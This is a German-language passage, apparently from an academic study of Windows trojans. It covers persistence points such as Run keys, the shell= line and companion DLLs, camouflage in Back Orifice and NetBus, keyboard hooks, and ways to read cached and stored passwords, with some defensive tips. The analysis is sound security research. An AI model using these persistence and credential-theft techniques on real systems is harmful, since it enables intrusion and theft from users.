Bei den heutigen Preisen für CD-Rohlinge ist es durchaus möglich, eine größere Anzahl derartiger CDs herzustellen und zu verschicken. Steckt hinter diesem Vorgehen eine Person mit ausreichenden Finanzmitteln, wäre sogar an eine Kleinserie von „silbernen“ CD-ROMs zu denken. Praktischerweise enthielte diese eine trojanisierte Variante einer handelsüblichen Homebanking-Software, die dahingehend verändert wurde, daß Daten wie PIN und TANs an den Angreifer übermittelt werden, sobald der Benutzer online geht, um seine Bankgeschäfte zu tätigen.

Es ist möglich den Autostart zu vermeiden. Dazu kann man, falls „Tweak UI“ aus den Microsoft Powertoys in der Systemsteuerung installiert ist, unter „Paranoia“ den Haken vor „Play data CDs automatically“ entfernen. Ist dieses nützliche Tool nicht vorhanden, so hilft es auch die „Automatische Benachrichtigung beim Wechsel“ für das CD-ROM-Laufwerk in der Systemsteuerung unter System auf der Karte Gerätemanager in den Laufwerkseigenschaften abzustellen[25].

4.9.3 Trojanisierung des Systems

4.9.3.1 Überblick

Ist ein Trojaner erst einmal im System, so strebt er oft danach, bei jedem Neustart wieder aufgerufen zu werden. Auf diese Weise kann er nicht nur beim Aufruf durch den Benutzer eine Schadensfunktion ausführen, sondern das System über einen langen Zeitraum kontinuierlich überwachen und bei Bedarf manipulieren.

Im folgenden sollen die Stellen im System aufgezeigt werden, an denen sich ein solcher Trojaner installieren könnte. Leider hat sich in der Vergangenheit gezeigt, daß eine derartige Liste niemals vollständig sein kann.

4.9.3.2 Eintrag in Systemdateien

Zur Erbringung der Funktionen eines Betriebssystems wie Windows tragen eine Vielzahl von Programmen bei. Auf der untersten Ebene sind dies die Gerätetreiber und die Shell. Bei letzterer handelt es sich um das Programm, das die Eingaben des Benutzers entgegennimmt und in Betriebssystemaufrufe umsetzt. Unter DOS handelt es sich hierbei in der Regel um den Command.com, während unter Windows 9x der Explorer diese Aufgabe übernimmt.

Um dem Benutzer überhaupt eine Bedienung des Rechners zu ermöglichen, muß die Shell automatisch gestartet werden. Dazu steht in der Regel in einer Systemdatei, welches Programm mit welchen Parametern als Shell aufgerufen werden soll. Dies erlaubt es dem Benutzer bei Bedarf die Shell gegen

[25] Dies ändert aber nichts daran, daß Zugangskennworte und Geheimnummern in keinem Fall auf dem Rechner gespeichert werden sollten. Dies gilt umso mehr für die Transaktionsnummern des Home- und Online-Bankings.

eine ihm genehmere zu ersetzen. Ein Beispiel dafür wäre der Austausch des Command.com durch den 4dos.com, der einen erweiterten Funktionsumfang bietet.

Unter DOS kann in der Config.sys mit einem Eintrag der Art

SHELL=$< Programm > \ldots$

eine eigene Shell festgelegt werden, während dies unter Windows in der Datei System.ini im Abschnitt [boot] zu geschehen hat.

Für einen Trojaner bieten sich damit zwei Möglichkeiten, diesen Mechanismus zum eigenen Start auszunutzen. Er kann sich zum einen selber als Shell eintragen und die eigentliche Shell dann selber später starten. Die andere Methode nutzt die Tatsache aus, daß die gängigen Shells (Command.com, 4dos.com, Explorer.exe) die Möglichkeit bieten, bei ihrem Aufruf ein Programm zu spezifizieren, das gestartet werden soll, bevor die Interaktion mit dem Benutzer beginnt. Unter Windows reicht damit eine Zeile der Art

shell=explorer.exe c:\windows\trojan.exe

aus, um ein Programm trojan.exe im Windows-Verzeichnis automatisch starten zu lassen.

Ist die Shell gestartet, so gibt es in der Regel eine oder mehrere Dateien mit Einträgen von Programmen, die automatisch ausgeführt werden sollen. Für die Command.com ist dies die Autoexec.bat. Unter Windows existieren Einträge sowohl in der System.ini, Win.ini, als auch in der Systemregistrierung.

In der System.ini wäre der Eintrag

SCREENSAVE.EXE=

im Abschnitt [boot] zu nennen. Hier kann ein Bildschirmschoner eingetragen werden, der dann vom System automatisch gestartet wird. Als Bildschirmschoner kommt dabei fast jedes Programm in Frage. Auch Batch-Dateien sind durchaus erlaubt.

In der Win.ini existieren folgende Einträge im Abschnitt [Windows]:

load=
run=

Beide führen dazu, daß ein Programm nach der Anmeldung automatisch ausgeführt wird.

In der Systemregistrierung können mit den Schlüsseln

HKEY_LOCAL_MACHINE\SOFTWARE
\Microsoft\Windows\CurrentVersion\

Run

RunOnce

RunServices

RunServicesOnce

\HKEY_CURRENT_USER\SOFTWARE
\Microsoft\Windows\CurrentVersion\

Run

RunOnce

gezielt Programme benannt werden, die automatisch ausgeführt werden. Dabei kann spezifiziert werden, ob sie

- für alle Benutzer oder nur für den gegenwärtigen (HKEY_LOCAL_MACHINE oder HKEY_CURRENT_USER),
- vor der Anmeldung oder danach (RunServices oder Run),
- regelmäßig oder nur beim nächsten Start (Run oder RunOnce)

ausgeführt werden sollen. Diese Schlüssel existieren übrigens auch unter Windows NT und können, wenn sie nicht durch die Systemadministration geschützt wurden, von normalen Benutzern beschrieben werden.

4.9.3.3 Companions

Nachdem das System den Startvorgang abgeschlossen hat, wird der Benutzer anfangen, Programme zu starten. Gibt er dabei das Verzeichnis nicht explizit an, in dem die auszuführenden Programme liegen, so besteht die Möglichkeit, daß „Companions“ ausgeführt werden. Dies ist insbesondere dann der Fall, wenn er das Kommando „Ausführen“ im Startmenü oder eine DOS-Box benutzt.

Unter einem Companion versteht man nach [Bontchev 97] ein Programm, das ausgeführt wird, wenn der Benutzer eigentlich ein anderes aufrufen will.

Dazu machen Companions sich oft die Tatsache zunutze, daß das Betriebssystem bestimmte Regeln benutzt, um nach einem Programm zu suchen. Fehlt dem Programm die Endung, so wird der Reihe nach „.com“, „.exe“ und „.bat“ probiert. Ist damit im aktuellen Verzeichnis keine Übereinstimmung zu erzielen, wird als nächstes in den anderen Verzeichnissen gesucht, die in der Umgebungsvariablen „Path“ eingetragen sind.

In [Bontchev 97] wird beschrieben, wie sich Viren diese Tatsache zunutze machen, damit sie an Stelle eines häufig verwendeten DOS-Befehls ausgeführt werden. Befindet sich z.B. ein „Com-Programm“ im selben Verzeichnis wie ein „Exe-Programm", so wird es statt diesem ausgeführt. Dasselbe gilt, wenn sich ein Programm mit gleichem Namen in einem Verzeichnis befindet, das vor dem Verzeichnis, in dem das Original liegt, in PATH aufgeführt ist.

Unter UNIX sind auch PATH-Companion-Trojaner bekannt, die sich auf diese Weise Root-Privilegien beschaffen. Unter Windows sind Companions in dieser Form aber wohl zum Aussterben verurteilt, da ein durchschnittlicher Benutzer nur noch in Ausnahmefällen Programme direkt ausführt.

Einzig die „umbennenenden Companions" dürften auch weiterhin eine große Chance haben, unter Windows zu überleben. Bei dieser Methode benennt der Companion die zu imitierende Datei um und gibt sich selber den nun freigewordenen Namen. Falls notwendig, ruft er die umbenannte Datei auf, um Funktionen bereitzustellen, die er selber nicht erbringen kann.

Dieser Angriff ist nicht auf Programme beschränkt, sondern auch für DLLs durchaus praktikabel. Es böte sich z.B. an, einen Companion für die Wsock32.dll, Ws2_32.dll oder andere Internet-spezifische DLLs zu schreiben, um auf diese Weise übertragene Paßwörter oder Finanzdaten auszuspähen.

Dies macht sich z.B. der „Happy 99"-Trojaner zunutze, der die Wsock32.dll ersetzt. Sendet nun ein Benutzer von dem verseuchten System eine E-Mail, so wird gleich darauf eine zweite generiert, die an denselben Empfänger geht und den Trojaner als Anhang enthält.

Oft braucht der Angreifer dazu nicht einmal soviel Arbeit investieren. Microsoft liefert für einige DLLs Debug-Versionen aus, die eine komfortable Protokollierung der aufgerufenen Funktionen erlauben. Der Angreifer muß damit nur noch einen Weg finden, sie auf dem Rechner seines Opfers zu installieren.

Das größte Hindernis dürfte dabei in der Tatsache bestehen, daß geöffnete Dateien weder umbenannt noch gelöscht werden können. Da aber auch bei der normalen Installation von Programmen DLLs ersetzt werden, hat Microsoft eine Möglichkeit geschaffen, dieses Problem ohne großen Aufwand zu umgehen. Der Schlüssel hierzu liegt in der Datei Wininit.ini [PC-Welt 98a], die von dem Programm Wininit.exe vor dem eigentlichen Start von Windows ausgeführt wird. Sie enthält Angaben darüber, wie bestimmte Dateien umbenannt werden sollen, bzw. daß diese zu löschen sind. Normalerweise wird die Wininit.ini hinterher in „Wininit.bak" umbenannt. Es ist aber möglich, dafür zu sorgen, daß die Datei nach ihrer Abarbeitung gelöscht wird.

4.9.3.4 Autostart-Verzeichnis und Scheduler

Will ein typischer Anwender ohne tiefergehende Windows-Kenntnisse erreichen, daß ein Programm regelmäßig ausgeführt wird, so bieten sich dafür zwei Möglichkeiten. Zum einen kann er es in die Autostart-Gruppe des Startmenüs eintragen, was dessen Ausführung bei jeder neuen Anmeldung zur Folge hat. Möchte er das Programm dagegen regelmäßig zu bestimmten Uhrzeiten starten, so kann er sich eines Schedulers bedienen. Hierbei handelt es sich um ein Programm, das andere Programme zu bestimmten Uhrzeiten startet. So ein Programm ist bei Windows 98 im Lieferumfang enthalten.

Obwohl es auch für einen Trojaner technisch problemlos möglich ist, sich hier einzutragen, dürfte dies in der Praxis eher selten sein und auf mangelnde Erfahrung des Programmierers hinweisen. Eben weil diese Stellen auch von „normalen Benutzern“ verwendet werden, ist die Gefahr der Entdeckung hier am größten.

4.9.4 Tarnung

Damit ein Trojaner längere Zeit auf einem Rechner aktiv sein kann, darf er dem Benutzer nicht auffallen. Dazu ist als erstes sicherzustellen, daß er dem Benutzer eine Funktionalität vortäuscht. Ein Programm, das nichts zu tun scheint, könnte Verdacht erwecken, während eines, das sofort eine Schadensfunktion ausführt, dies sogar mit Sicherheit tun wird.

Idealerweise würde ein Trojaner bei Ausführung durch den Benutzer das Verhalten eines normalen Shareware-Programmes an den Tag legen, während er unbemerkt ein Tochterprogramm im System installiert, welches damit nicht mehr auf den Start durch den Benutzer angewiesen ist und auch das Löschen des Wirtsprogrammes überlebt.

Der einfachste Weg dies zu realisieren, liegt darin, sich zwei Programme zu beschaffen. Das eine, im folgenden „Server“ genannt, kopiert sich in ein Systemverzeichnis und trifft die nötigen Maßnahmen, um regelmäßig gestartet zu werden, während das zweite die dem Benutzer sichtbare Funktionalität liefert. Hierbei kann es sich um ein normales Shareware-Tool handeln, das im Netz frei verfügbar und ausreichend interessant ist, um vom Benutzer heruntergeladen und mindestens einmal ausgeführt zu werden.

Für Back Orifice, ein Fernwartungsprogramm, auf das später noch näher eingegangen wird, existiert mit Silk Rope [Netninja 98a] ein Programm, das aus dem Server und einem beliebigen weiteren Programm ein Installationsprogramm generiert. Wenn dieses gestartet wird, installiert es zuerst den BO-Server, um dann das zweite Programm auszuführen. Es prüft sogar, ob es unter Windows NT ausgeführt wird, wo der Start des BO-Servers verdächtige Dialogboxen auslösen würde.

Silk Rope liegt im Quelltext vor und kann daher problemlos an andere Server angepaßt werden. Seine Funktionsweise ist dabei recht simpel. Es verlängert ein vorgegebenes Extraktionsprogramm auf eine vorgegebene Größe und hängt dann die beiden Programme an. Der BO-Server wird dabei einer einfachen XOR-Verschlüsselung mit einem zufällig generierten Schlüssel[26] unterzogen. Das Extraktionsprogramm liest seine eigene Programmdatei ab der festgelegten Position, schreibt die dort gespeicherten Programme zurück in Dateien und führt sie aus.

[26] Besagter Schlüssel sowie die Längen der Programme werden ebenfalls abgespeichert, so daß das Extraktionsprogramm alle nötigen Daten besitzt.

Hierbei wurde mit der Verschlüsselung des eigentlichen Servers auch schon ein Schritt in Richtung Polymorphie getan, die bei Computerviren schon so weit entwickelt ist, daß ein und derselbe Virus in Tausenden verschiedenen Formen auftreten kann. Für einen tieferen Einblick in die Materie empfehlen wir [Bontchev 97], wo neben Verschlüsselung auch noch die abwechselnde Benutzung verschiedener Entschlüsselungsroutinen und das Modifizieren des eigenen Maschinencodes durch Einfügen von redundanten Befehlsfolgen oder Ersetzen von Befehlen durch äquivalente Alternativen diskutiert werden.

Der Server wird im Gegensatz zu einem Computervirus als eigenständiges Programm ausgeführt. Es wäre ihm zwar möglich, nicht in der Task-Leiste zu erscheinen, indem er seinen Fenstern das Attribut „SW_HIDE" gibt, normalerweise wäre er aber im Taskmanager sichtbar und könnte daher einem aufmerksamen Benutzer auffallen. Dies läßt sich aber leicht umgehen, indem man ihn zu einem „Service" erklärt. Bei Services handelt es sich um Systemdienste, die im Taskmanager nicht erscheinen und die auch nicht beendet werden, wenn ein Benutzer sich abmeldet, ohne den Rechner herunterzufahren.

Während die Verwaltung von Services unter Windows NT durch einen eigenen Manager erfolgt, ist unter Windows 9x nur ein Aufruf der Kernelfunktion „RegisterServiceProcess" erforderlich. Ein Beispiel für den Aufruf findet sich im Anhang A.1.

Schließlich achten die Programmierer noch darauf, daß ihr Server bei einem Auflisten des Verzeichnisses, in dem er sich befindet, nicht auffällt. Dies kanndurch einen unaufälligen Namen geschehen. Der NetBus-Server nannte sich vor Version 1.5 „sysedit.exe", ein Name, der im Windows-Verzeichnis nicht auffällt. Inzwischen wurde er allerdings in „Patch.exe" umbenannt. Back Orifice wählt einen anderen Weg, es nennt sich „ .exe". Dieser Name erklärt sich aus den Grundeinstellungen des Explorers. Er ist so eingestellt, daß er ihm bekannte Endungen nicht anzeigt und die Dateien als große Icons darstellt, bei denen nur der Dateiname steht. Da das Icon von Back Orifice nur ein weißes Quadrat ist und der Name nur aus einem Leerzeichen besteht, wird das Programm als Lücke dargestellt und fällt damit kaum auf. Dem ist aber leicht vorzubeugen, indem man sich grundsätzlich Endungen, System- und versteckte Dateien anzeigen läßt und auch die Darstellungsart auf Details setzt. Damit wird auch vermieden, Server zu übersehen, die als „Hidden" oder „System" markiert sind.

4.9.5 Die eigentliche Funktion

4.9.5.1 Überblick

Es gilt prinzipiell, daß ein Trojaner alles tun kann, was programmierbar ist. Wir können hier daher kaum eine Liste aller möglichen Funktionen liefern. Wir werden allerdings versuchen, diejenigen Funktionen aufzulisten, die schon häufiger bei Trojanern angetroffen wurden, oder die wir für eine sinnvolle Erweiterung bekannter Funktionalitäten halten.

4.9.5.2 Änderungen der Systemstabilität und Integrität

Der Trivialfall eines Trojaners wurde uns zufällig während unserer Arbeiten von einem Kommilitonen vorbeigebracht, der wissen wollte, was das Programm eigentlich macht. Es wäre in einer Newsgruppe als Trojaner angepriesen worden.

Wir installierten es auf einem System, das sowieso neu formatiert werden sollte. Es meldete einen Fehler und löste einen Neustart aus, bei dem die Platte in einem langwierigen Prozeß gelöscht wurde. Das Programm nannte sich „Setup.exe“[27] und sollte wohl vortäuschen, ein Installationsprogramm zu sein.

Schlimmer als das Löschen der Platte, dem durch häufiges Erstellen von Sicherungskopien begegnet werden kann, wäre das Löschen des BIOS. Dies wurde möglich, weil neuere Motherboards ihr BIOS nicht mehr in EPROMs haben, sondern Flash-ROMs benutzen, die problemlos durch ein Programm geändert werden können. So ist es möglich, ein einfaches Programm zu starten, um das BIOS um Funktionen zu erweitern, die bei der Programmierung des ursprünglichen BIOS noch nicht vorgesehen waren. Dies ermöglicht es allerdings auch Malware, wie z.B. dem CIH-Virus, es zu überschreiben und den Computer vollkommen außer Gefecht zu setzen. Eine Behebung des Schadens mit Bordmitteln ist einem normalen Benutzer in der Regel nicht möglich.

Neben solchen offenkundigen Programmen, die garantiert Verdacht erwecken, gibt es weitaus unauffälligere und damit deutlich gefährlichere Methoden, den Benutzer zur Verzweiflung zu bringen. So ist das gelegentliche Verändern einzelner Bits von Datendateien („Data diddling“) sehr viel schwerer zu entdecken. Oft fällt es erst sehr spät auf, so daß auch keine Sicherungskopien mehr existieren, auf denen die Daten in ihrer Originalform vorliegen.

Auch wird es einem Benutzer relativ schwer fallen, die Ursache zu finden, wenn sein Rechner plötzlich auf keinerlei Eingaben mehr reagiert. Dabei ist dieses Verhalten extrem leicht zu erreichen. Die bei Trojanern häufigste Methode ist das sogenannte „Freeze“. Dabei wird ausgenutzt, daß das System unterschiedliche Prioritäten für Prozesse kennt. Die unterste ist „Idle“ und wird normalerweise nur von Bildschirmschonern benutzt. Darauf folgt „Normal“, welche von den normalen Anwendungen standardmäßig benutzt wird. Der Taskmanager läuft mit Priorität „High“. Am interessantesten ist allerdings die Priorität „Realtime“. Ein Prozeß mit dieser Priorität verdrängt jeden niedriger eingestuften inklusive des Taskmanagers und des Desktops.

[27] Dies ist übrigens ein extrem beliebter Name für Trojaner.

Das System wird damit erst wieder benutzbar, wenn besagter Prozeß die Kontrolle zurückgibt. Diese Priorität wird daher normalerweise nur in Ausnahmefällen von extrem rechenintensiven Anwendungen nach vorheriger Genehmigung durch den Benutzer verwendet.

Eine andere Methode, den Benutzer zum Drücken von Reset-Taster oder Netzschalter zu bewegen, wäre das Auslösen einer Schutzverletzung. Ein Beispiel dafür ist der „Pentium-Bug“ [PC-Welt 98b]. Mit dem Pentium II funktioniert der zwar nicht mehr, aber es kommen regelmäßig neue Meldungen darüber heraus, daß Windows unter bestimmten Umständen einen blauen Bildschirm zeigt.

Möchte man nur bestimmte Programme an der Ausführung hindern, so gibt es dafür mehrere Methoden. So bietet z.B. Back Orifice die Möglichkeit, sich die aktuell auf einem fremden Rechner laufenden Prozesse anzeigen zu lassen und selektiv mittels Aufruf der Systemfunktion „TerminateProcess“ zu beenden. Einer der dabei angezeigten Prozesse ist „Kernel32.dll“. Seine Terminierung hat ähnliche Auswirkungen wie das oben beschriebene Freeze.

Eine andere Methode macht sich zunutze, wie Anwendungen unter Windows kommunizieren. Ein normales Windowsprogramm registriert für jedes Fenster eine Callback-Funktion und geht dann in eine Schleife. In dieser Schleife wartet es auf das Eingehen von Meldungen. Hierbei handelt es sich z.B. um Tastatur-Ereignisse, Mausbewegungen und Meldungen über gedrückte Knöpfe. Jede eingegangene Meldung wird durch den Aufruf von zwei System-Funktionen erst dekodiert und dann an das betroffene Fenster weitergeleitet. Das Betriebssystem sorgt dann dafür, daß die für das Fenster zuständige Funktion aufgerufen wird, die die eigentliche Bearbeitung der Meldung übernimmt. Die einzige Ausnahme von diesem Ablauf bildet die Meldung WM_QUIT, die die Beendigung der Schleife bewirkt. Nun terminiert das Programm.

Wenn nun ein Benutzer durch das Drücken des mit „×“ beschrifteten Knopfes in der rechten oberen Ecke des Programmfensters die Beendigung eines Programmes verlangt hat, so führt dies in der Regel dazu, daß das Fenster eine WM_CLOSE-Meldung erhält. Es wird daraufhin den Benutzer fragen, ob er den gerade bearbeiteten Inhalt zu sichern wünsche und dann eine WM_QUIT-Meldung auslösen, die das Programm beendet. Unsere Versuche haben gezeigt, daß das direkte Senden einer WM_QUIT-Meldung ohne vorheriges WM_CLOSE bei allen gängigen Applikationen dazu führt, daß ein Programm ohne Sicherheitsabfrage beendet wird.

Dies ließe sich dazu verwenden, ein Programm zu schreiben, das im Hintergrund wartet, bis ein Fenster geöffnet wird, dessen Titel einen bestimmten String enthält (z.B. Internet Explorer), um dieses dann zu beenden[28].

Eine letzte Methode, um selektiv Programme zu beenden, liegt in trojani-

[28] Tatsächlich existiert das beschriebene Programm als Abfallprodukt unserer Experimente. Es heißt IESniper und beendet die Version 4 des Internet-Explorers zuverlässig.

sierten DLLs. Beim Laden einer DLL wird automatisch die in ihr enthaltene Funktion DllMain aufgerufen. Diese dient zur Initialisierung der internen Datenstrukturen. Sie kann nun den Namen der Datei abfragen, aus der der aktuelle Prozeß erzeugt wurde und mittels der Rückgabe des Wertes FALSE ihr endgültiges Laden verhindern. Ein derartiges Vorgehen macht natürlich nur dann Sinn, wenn die DLL von der fraglichen Anwendung dringend gebraucht wird und ihre Trojanisierung auch noch aus anderen Gründen erwünscht ist[29]. Ein denkbares Szenario wäre die Trojanisierung einer DLL, die für den Kontakt zum Internet unerläßlich ist. Sie könnte dazu dienen, sowohl übermittelte Daten auszuspähen, als auch die Benutzung eines bestimmten Browsers zu erzwingen.

Eine weitere Kategorie von Trojanern könnte als Vorhut für Angriffe mittels feindlicher Webseiten dienen. So werden die Sicherheitseinstellungen des Internet-Explorers in der Systemregistrierung gespeichert. Es wäre leicht, ein Programm zu schreiben, das diese so verändert, daß der Browser jedes Cookie, Active-X-Control und Applet ohne Rückfrage akzeptiert. Es würde sogar ausreichen, mit Regedit eine Registrierungsdatei zu erzeugen, die dann auf einem Web-Server als Lösung für ein gängiges Problem angeboten würde. Für Netscape wäre dagegen schon ein richtiges Programm nötig, da dieser Browser seine Einstellungen in der Datei „prefs.js“ speichert. Da diese aber in einem für den menschlichen Leser verständlichen Format vorliegt, stellt das Schreiben eines solchen Programmes keine Herausforderung dar.

Spinnt man diesen Faden weiter, so ist es problemlos möglich, Zugriffe auf einen bestimmten Rechner umzuleiten, indem man die Datei „hosts“ im Windows-Verzeichnis manipuliert. Sie erlaubt es, logischen Internet-Adressen IP-Nummern zuzuweisen.

Eine weitere Möglichkeit Webspoofing mit einem Trojaner zu unterstützen, besteht in der Installation eines lokalen Proxys, der die Anfragen nach Dokumenten aus dem Internet entgegennimmt und auf einen eigenen Rechner umleitet. Dies geschieht für den Benutzer völlig transparent, solange er nicht in den Einstellungen des Browsers die ungewöhnliche Adresse des Proxys bemerkt. Aber auch hier könnte man mit einem Eingriff in die „hosts“-Datei nachhelfen.

Paradoxerweise können auch Maßnahmen, die die Systemstabilität erhöhen, zu unerwünschten Auswirkungen für den Benutzer führen. So existieren z.B. Viren, die ein BIOS-Paßwort setzen, ohne dessen Kenntnis der Rechner nicht mehr benutzbar ist.

Eine andere Möglichkeit besteht darin, Einstellungen in der Systemregistrierung vorzunehmen, die es einem Benutzer verwehren, auf die Systemsteuerung zuzugreifen, die Systemregistrierung zu verändern, DOS-

[29]Eine DLL einzig zu dem Zweck zu trojanisieren, ein bestimmtes Programm an der Ausführung zu hindern, steht sicherlich in keinem Verhältnis zum nötigen Aufwand. Wird dies aber schon aus einem anderen Grund getan, so ist es nur eine geringfügige Modifikation im Umfang von 5-10 Zeilen Code.

Programme zu starten oder den Rechner herunterzufahren. Diese Einstellungen dienen normalerweise dazu, normale Benutzer von Computern in einem Firmennetzwerk davon abzuhalten, eine vorgegebene Installation zu verändern. Auf einem Einzelplatzsystem, dessen Benutzer oft nicht die Sachkenntnis hat, diese Änderungen rückgängig zu machen, können diese Einstellungen allerdings verheerend wirken. Wird auch noch im BIOS ein Administrations-Paßwort gesetzt und die Bootreihenfolge so verändert, daß nicht von Diskette gebootet werden kann, so ist der Benutzer u.U. nicht einmal mehr in der Lage, seinen Rechner durch Neuinstallation von Windows wiederherzustellen.

4.9.5.3 Auslesen lokaler Daten

Neben Trojanern, die die Integrität und Verfügbarkeit eines Systems angreifen, gibt es auch eine große Gruppe, die die Vertraulichkeit der lokalen Daten in Gefahr bringt.

Prinzipiell kann jede lokal gespeicherte Datei ausgelesen werden. Sowohl NetBus als auch Back Orifice haben dazu spezielle Kommandos. Back Orifice bietet sogar die Möglichkeit, auf dem befallenen Rechner einen Web-Server zu starten.

Unter all den denkbaren Zielen stellen Paßwortdaten wohl den wichtigsten Angriffspunkt dar. Besonders gefragt sind hierbei Zugangsdaten von Online-Diensten.

Da diese Paßwörter in der Regel vom Benutzer auf der lokalen Festplatte abgespeichert werden, liegt es nahe, die betreffende Datei auszulesen. Am einfachsten soll dies laut [Luckhardt 98] mit AOL möglich sein, da dort die Paßwortdatei nicht verschlüsselt sei. Aber auch für andere Dienste, deren Zugangssoftware Paßworte verschlüsselt ablegt, wie z.B. T-Online, gibt es inzwischen Programme, die es erlauben, das Paßwort auszulesen oder eine gestohlene Paßwortdatei auf einem fremden Rechner zu benutzen.

Das DFÜ-Netzwerk legt seine Paßworte in der normalen Windows-Paßwortdatei ab. Um diese auszulesen, bestehen diverse Möglichkeiten. Als erstes kann man versuchen, die Datei durch Brute-Force-Methoden oder Lexikon-Angriffe zu entschlüsseln. Dies ist z.B. mit dem „Pwltool“ von Vitas Ramanchauskas [Ramanchauskas 98] möglich, das von ihm als Shareware vertrieben wird.

Besagtes Tool demonstriert auch noch zwei weitere Techniken, die weit verbreitet sind. Bei der ersten handelt es sich um das Auslesen des Paßwort-Caches mittels WNetEnumCachedPasswords(), einer schlecht dokumentierten Systemfunktion, die alle Paßworte der PWL-Datei mit Ausnahme desjenigen liefert, das zur Systemanmeldung benutzt wurde. In Anhang A.2 findet sich ein Beispiel für den Aufruf. Die zweite demonstriert das Auslesen von Paßwort-Feldern in Dialog-Boxen. Während bei der Anzeige jedes Zeichen gegen ein „*“ ersetzt wird, reicht das einfache Senden einer WM_GETTEXT-Nachricht an das betreffende Fenster durch ein beliebiges Programm, um den

```
PID: FFFD3B03                 PID: FFFD3B03

ExeFile        PID            ExeFile        PID

NOTEPAD.EXE    FFFD3B03       NOTEPAD.EXE    FFFD3B03
NOTEPAD.EXE    FFFD3B03       WINDLL.DLL     FFFD3B03
COMDLG32.DLL   FFFD3B03       MSVCRT40.DLL   FFFD3B03
SHELL32.DLL    FFFD3B03       NOTEPAD.EXE    FFFD3B03
COMCTL32.DLL   FFFD3B03       COMDLG32.DLL   FFFD3B03
SHLWAPI.DLL    FFFD3B03       SHELL32.DLL    FFFD3B03
USER32.DLL     FFFD3B03       COMCTL32.DLL   FFFD3B03
GDI32.DLL      FFFD3B03       SHLWAPI.DLL    FFFD3B03
ADVAPI32.DLL   FFFD3B03       USER32.DLL     FFFD3B03
KERNEL32.DLL   FFFD3B03       GDI32.DLL      FFFD3B03
                              ADVAPI32.DLL   FFFD3B03
                              KERNEL32.DLL   FFFD3B03
```

Abbildung 4.8: Installation einer Hook-DLL: Links vorher, rechts hinterher

geschützten Wert auszulesen[30]. Auf diese Weise können auch Paßwörter ausgelesen werden, deren Abspeicherung der Benutzer untersagt hat.

Eine nicht minder gefährliche Methode, die auch von Back Orifice und NetBus angewendet wird, ist die Benutzung von „Hooks“. Bei ihnen handelt es sich um Prozeduren, die von Windows in den Adreßraum eines Prozesses eingeschleust werden und alle für ihn bestimmten Meldungen erhalten. Mit minimalen Kenntnissen der Programmierung unter Windows, einem Compiler und der mitgelieferten Dokumentation war es dem Autor dieser Zeilen problemlos möglich, ein Programm zu schreiben, das alle Tastendrücke protokolliert und klaglos unter Windows 95, 98 und NT4 läuft. Anspruchsvollere Varianten protokollieren auch das angesprochene Fenster und suchen gezielt nach Eingaben in Paßwort-Felder oder Zeichenfolgen, die charakteristisch für Kreditkartennummern sind. Der Aufwand ist dabei denkbar gering. Die eigentliche Hook-Prozedur steht dabei in einer DLL und ähnelt einer normalen Fensterprozedur. Installiert wird sie von einem Programm, mit dem sie über ein verstecktes Fenster kommuniziert[31].

In Abbildung 4.8 sehen wir zwei Listings, die wir mit einem selbst entwickelten Programm erstellt haben. Beide zeigen denselben Prozeß (ein Notepad) mit seinen geladenen Modulen. Das linke Listing wurde gemacht, bevor der erste Tastendruck bewirkte, daß die von Back Orifice installierte Windll.dll in den Adressraum des Prozesses geladen wurde, das rechte danach. Die Msvcrt40.dll wurde automatisch geladen, da die Windll.dll vermutlich mit Visual C++ kompiliert wurde.

In diesem Fall wurde eine Funktion in der DLL als Tastaturhook in-

[30]Neben diversen frei verfügbaren Tools kann auch das von uns entwickelte Programm „Enumwin“ zu diesem Zweck eingesetzt werden. Es wurde dazu entwickelt, alle gegenwärtig offenen Fenster mit allen relevanten Attributen anzuzeigen.

[31]Prinzipiell wären auch andere Kommunikationsmethoden denkbar (Shared Memory, Netzwerkaufrufe, Dateien), die genannte wurde aber von allen untersuchten Programmen genutzt.

stalliert. Da die DLL erst geladen wird, wenn das erste relevante Ereignis stattfindet, war ein Tastendruck nötig, um sie nachzuweisen. Prinzipiell existieren noch weitere Hookklassen, die z.B. alle Meldungen erhalten, wenn sie mit GetMessage() geholt werden. Diese würden wahrscheinlich recht schnell aktiviert werden, da ein Fenster regelmäßig diverse Meldungen erhält (Maus, Timer, Größenänderung...). Diese Hooks würden damit relativ schnell in jeden GUI-Prozeß geladen werden und können dadurch identifiziert werden, daß man die geladenen Module einer bekannten Applikation mit denen auf einem System vergleicht, auf dem diese Hooks nicht installiert sind.

Zu den Möglichkeiten, die Paßworte des DFÜ-Netzwerkes auszulesen, zählen auch die Funktionen RasEnumEntries() und RasGetEntryDialparams(), mit denen unter Windows 9x für jede Verbindung des DFÜ-Netzwerkes der zu benutzende Name und – falls gespeichert – das zugehörige Paßwort abgefragt werden können.

Lange Zeit war keine Systemfunktion bekannt, die das Anmeldepaßwort liefert. Dies änderte sich mit einer Mitteilung vom 21. Oktober 1998 an die Mailing-Liste „Bugtraq“ [Bugtraq 98a]. Der Autor hatte herausgefunden, daß das Programm Net.exe unter Windows 3.11 und 95 bei einem Paßwortwechsel den Multiplexinterrupt 2fh mit der Funktion 11h und der Unterfunktion 84h (AX = 1184h) benutzt, um das alte Paßwort abzufragen.

Ein beigefügtes Programm namens „Cachepig“ demonstriert die Abfrage von Arbeitsgruppe, Rechner und Paßwort. Ein Blick in den mitgelieferten Assembler-Quelltext zeigt, daß der Funktion im Register DI die Adresse eines Speicherbereiches für das Ergebnis, in CX der Wert 0fh, der laut Kommentar die maximale Paßwortlänge darstellt, und in BL die Art der abgefragten Information übergeben wird. Dabei bedeutet

BL=05h: Arbeitsgruppe
BL=03h: Rechnername
BL=0eh: Paßwort

Das Setzen von BX=0dh und CX=0 soll nach Angaben des Autors den Paßwortcache abstellen (ebenfalls int 2fh AX=1184h).

Folgemitteilungen bestätigten, daß das Programm zum Teil auch unter Windows 98 und NT 4 mit Service Pack 3 funktioniert.

Dieses Programm liefert zwar nicht den Benutzernamen, dies kann aber leicht mittels der Windowsfunktion WNetGetUser() nachgeholt werden.

Eine weitere Methode, das Anmeldepaßwort zu erhalten, bietet sich an, wenn der Benutzer mittels TweakUI aus den Powertoys eine automatische Anmeldung eingestellt hat. In diesem Fall stehen Name und Paßwort im Klartext in der Systemregistrierung unter

\HKEY_LOCAL_MACHINE\SOFTWARE
\Microsoft\Windows\CurrentVersion\Winlogon\

DefaultUserName

DefaultPassword

